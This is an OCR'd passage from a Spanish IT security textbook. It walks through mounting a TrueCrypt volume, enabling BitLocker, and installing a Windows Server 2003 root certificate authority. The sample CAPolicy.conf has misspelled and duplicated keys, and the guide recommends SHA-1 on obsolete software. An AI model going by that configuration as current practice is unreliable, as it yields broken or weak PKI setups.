


Figura 10.24. Buscamos archivo contenedor

15. En la selección de archivos, busque el archivo contenedor (que se ha creado en los pasos 6-11) y selecciónelo. Haga clic en **Open** (en la ventana de selección de archivos). La ventana de selección de archivos debe desaparecer.

En los pasos siguientes, vuelva a la ventana principal de **TrueCrypt**.




Figura 10.25. Seleccionar archivo contenedor

16. En la ventana principal de **TrueCrypt**, haga clic en el botón **Mount**. La ventana de diálogo con contraseña del sistema deberá aparecer.




Figura 10.26. Montar archivo contenedor

17. Escriba la contraseña (que usted especificó en el paso 10) en el campo de entrada de la contraseña (marcado con un rectángulo rojo).




Figura 10.27. Ingresar el password para descifrar

18. Haga clic en **OK** en la ventana de ingreso de contraseña. **TrueCrypt** ahora intentará montar el volumen. Si la contraseña es incorrecta (por ejemplo, si usted la ha escrito incorrectamente) TrueCrypt lo notificará y tendrá que repetir el paso anterior. Si la contraseña es correcta, el volumen será montado con éxito.




Figura 10.28. Ingresar el passwor para descifrar

Finalmente, acaba de montar correctamente el recipiente como un **disco virtual M**.

El disco virtual está totalmente cifrado (incluidos los nombres de archivo, cuadros de atribución, el espacio libre, etc.) y se comporta de igual modo que un disco real. Puede guardar (o copiar, mover, etc.) archivos en el disco virtual, que se cifrarán sobre la marcha a medida que se escriben.

Si abrimos un archivo almacenado en un volumen **TrueCrypt**, por ejemplo, en el reproductor de vídeo, el archivo se descifra automáticamente en la memoria RAM sobre la marcha mientras se está leyendo.




Figura 10.29. Montar Volumen

Podemos abrir el volumen montado, haciendo doble clic en el elemento marcado con un rectángulo rojo en la imagen anterior. También se puede buscar en el volumen montado de la manera en que suele desplazarse a cualquier otro tipo de archivos o carpetas. Por ejemplo, mediante la apertura de la 'PC' (o 'Mi PC') lista y haga doble clic en la letra de unidad correspondiente (en este caso es la letra M).




Figura 10.30. Visualiza Disco M montado

Si desea cerrar el volumen y hacer que los archivos almacenados en él sean inaccesibles, reinicie el sistema operativo o desmonte el volumen.




Figura 10.31. Desmontar el volumen

Seleccione el volumen de la lista de volúmenes montados en la ventana principal de **TrueCrypt** (marcados con un rectángulo en la figura anterior) y luego haga clic en **Dismount**.

10.4.2 Cifrado de disco con Bitlocker

Una de las herramientas que nos permite proteger nuestros datos en sistemas Microsoft Windows es BitLocker, que fue incorporado dentro de la *suite* de herramientas de Windows Vista y mejorado en Windows 7. También existente para Windows 2008 Server.

Esta herramienta esta disponible de manera específica y completamente funcional en la edición Windows 7 Ultimate y Enterprise. BitLocker permite mantener todo, desde documentos hasta contraseñas, de manera más segura en el ordenador, ya que cifra todo el sistema operativo y los datos almacenados. Una vez que se activa BitLocker, se cifran automáticamente todos los archivos almacenados en la unidad.

Configurar el disco duro para el cifrado de unidad BitLocker

Para cifrar la unidad en la que está instalado Windows, el equipo debe tener dos particiones: una partición del sistema (que contiene los archivos necesarios para iniciar el equipo) y una partición del sistema operativo (que contiene Windows). La partición del sistema operativo se cifra y la partición del sistema permanece sin cifrar para poder iniciar el equipo.

En las versiones anteriores de Windows, es posible que haya tenido que crear manualmente estas particiones. En la versión actual de Windows, estas particiones se crean automáticamente. Si el equipo no incluye ninguna partición del sistema, el asistente de BitLocker creará una automáticamente, que ocupará 200 MB de espacio disponible en disco. No se asignará una letra de unidad a la partición del sistema y no se mostrará en la carpeta *Equipo*.

1. Desde el menú inicio en Windows 7, en la barra de búsqueda instantánea, escribimos bitlocker.




Figura 10.32. Búsqueda BitLocker Drive Encryption

2. En el listado de búsquedas rápidas deberá hacer clic a **BitLocker Drive Encryption**.

3. En la ventana de **BitLocker Drive Encryption** hacer clic a **Turn On BitLocker** para activar el cifrado.




Figura 10.33. Ventana BitLocker Drive Encryption

4. En la ventana de **BitLocker Startup Preferences** nos solicitará ingresar un **PIN** cada vez que iniciemos el ordenador.

5. A continuación, ingresamos el número **PIN** y lo confirmamos ingresándolo nuevamente.

6. En la nueva ventana se pregunta cómo guardar la llave de recuperación. Deberá seleccionar **Save the recovery key to a file**. Seleccionamos una ubicación en el disco no cifrado.

7. Seleccionar la opción **Run BitLocker System Check** y hacer clic en **Start Encrypting**.

8. Al iniciar el sistema operativo se solicitará el número **PIN** para poder ingresar.

En conclusión, en el uso de herramientas de cifrado, tanto TrueCrypt como BitLocker son una excelente alternativa para el cifrado de datos, su fácil uso y buen desempeño hacen atractiva su elección a la hora de proteger nuestros datos ante robo o perdida de nuestro ordenador. De manera especial hay que mencionar que el método utilizado por TrueCrypt de descifrado en memoria RAM por partes hace más seguros y robustos los datos cifrados.

10.5 IMPLEMENTACIÓN DE UNA AUTORIDAD CERTIFICADORA RAÍZ

En este apartado se va a desarrollar la implementación de una infraestructura PKI en un sistema Microsoft Windows 2003. En primer lugar se debe diseñar la jerarquía PKI, ya que no es lo mismo tener una estructura donde se comienza por la implementación de la autoridad certificadora raíz de un solo nivel, para una compañía pequeña, o por lo contrario, que existan más niveles de subordinación por debajo de la autoridad certificadora raíz.

En este caso se va a implementar una infraestructura PKI de un solo nivel, ya que servirá única y exclusivamente para emitir certificados para servidores, ordenadores, usuarios, servicios y cualquier otro dispositivo para su propia red. En este caso sólo se implementará la autoridad certificadora raíz.

Una vez instalado Windows Server 2003 Enterprise Edition, se llevarán a cabo los siguientes pasos para la implementación de una autoridad certificadora raíz para la empresa MiEmpresa.com.

10.5.1 Creación de un fichero de configuración CAPolicity.conf

Se debería realizar como paso previo a la configuración de una autoridad certificadora raíz **CA** de un fichero con información para su configuración durante el proceso de instalación. En este fichero, se pueden definir configuraciones específicas para una **CA** y su estructura jerárquica.

Por defecto este fichero no existe cuando se ha instalado Windows 2003 y se debe crear y almacenar en la carpeta **%WINDIR%**, ya que en el proceso de instalación de Certificate Services, el sistema operativo leerá este fichero.

Un ejemplo de este fichero sería:

[Versión]

Signature="$Windows NT$"

[certsrv_server]

Renewalkeylenght=2048

RenewalValidityPerioUnits=5

RenewalValidityPerioUnits=years

CRLPeriod=days

CRLPeriodUnits=1

CRLDeltaPeriodUnits=12

CRLDeltaPeriod=hours

[CRLDistributionPoint]

Empty=True

[AuthorityInformationAccess]

Empty=True

10.5.2 Instalación de Internet Information Services

La instalación de este servicio es obligatoria solamente si se desea implementar *Certificate Services Web Enrollment* para gestionar y realizar peticiones de certificados a través del servicio Web. Para esto, se instalará IIS (*Internet Information Services*) con los servicios mínimos requeridos, como a continuación se detalla:

1. Desde el menú **Inicio**, seleccionar **Panel de Control** y, a continuación, **Agregar o quitar Programas**.




Figura 10.34. Pantalla Agregar o quitar programas

2. En la ventana de **Agregar o quitar Programas** hacer clic en **Agregar o quitar componentes de Windows.**

3. En el asistente de **Componentes de Windows**, seleccionar **Servidores de Aplicaciones** y hacer clic en **Detalles**.




Figura 10.35. Pantalla Componentes de Windows

En la ventana de **Servidores de Aplicación**, hacer clic en **Instalar Internet Information Services (IIS)** y volver a hacerlo en **Detalles**.

4. En la ventana de Internet Information Services IIS, seleccionar los siguientes componentes:
   a. Ficheros comunes.
   b. Administrador de *Internet Information Services*.
   c. Servicio *World Wide Web*.
5. Seleccionar **Servicio World Wide Web Service**, hacer clic en **Detalles**.




Figura 10.36. Pantalla Instalar Internet Information Services

6. Activar los siguientes componentes:
   a. *Active Server Pages*.
   b. *World Wide Web Service*.
7. Clic en **Aceptar** en todas las ventanas.

8. En la ventana de **Componentes de Windows**, haga clic en **Siguiente**.

9. Finalizar la instalación.

Con el proceso anterior se ha instalado el servidor de Web de Windows.

10.5.3 Instalación de Certificate Services

Se instalará un Windows Server 2003 Certificates Services como Enterprise Root CA.

1. Desde el menú **Inicio**, seleccionar **Panel de Control** y, a continuación, **Agregar o quitar programas**.

2. En la ventana de **Agregar o quitar programas,** hacer clic en **Agregar o quitar componentes de Windows.**

3. En el asistente de **Componentes de Windows**, en la lista de componentes seleccionar **Servicios Certificate Services**.

4. En **Servicios Certificate Services**, hacer clic en **Siguiente**.




Figura 10.37. Pantalla Componentes de Windows

5. En la página Componentes de Windows seleccione ambos componentes, hacer clic en **Siguiente**.




Figura 10.38. Pantalla Servicios de Certificate Server

6. En la página **Tipo de entidad emisora de certificados**, hacer clic en **Entidad emisora raíz de la empresa**, seleccionar **Usar la configuración personalizada para generar el par de claves y el certificado de la entidad emisora**, hacer clic en **Siguiente**.




Figura 10.39. Pantalla configuración CA

7. En la página **Pareja de claves públicas y privadas**, seleccionar las siguientes opciones:
    a. Proveedor de servicios cifrados: Microsoft Strong Cryptographic Service Provider.
    b. Permitir a este proveedor interactuar con el escritorio: Deshabilitar.
    c. Algoritmo hash: SHA-1.
    d. Longitud de la clave: 2.048.




Figura 10.40. Pantalla Pareja de claves pública y privada

8. Clic en **Siguiente**.
9. En la página **Identificación entidad de la emisora de certificados**, introducir la siguiente información:
    a. Nombre común para esta entidad emisora de certificados: MiEmpresa.com.
    b. Sufijo de nombre completo: DC=MiEmpresa,DC=com.
    c. Período de Validez: 5 Años.




Figura 10.41. Pantalla configuración CA

10. En la página **Configuración de la base de datos de certificados** aceptar la configuración por defecto, teniendo en cuenta que en un entorno de producción, la base de datos de los certificados, como la de los registros, debería estar en discos diferentes protegidos por alguna de las opciones de tolerancia contra fallos de discos. Obviamente, además por motivos de rendimiento y seguridad, el sistema operativo debería estar en otro disco diferente a los de la base de datos y registros de los certificados.




Figura 10.42. Pantalla de configuración de la base de datos certificados

11. En Microsoft Certificate Services, hacer clic en **Siguiente** para crear las carpetas necesarias.

12. Finalizar la instalación.

Para verificar el certificado para Autoridad Certificadora raíz **CA**, ir al navegador del servidor de **Certificate Services** y comprobar.




Figura 10.43. Certificado MiEmpresa




Figura 10.44. Información del certificado MiEmpresa

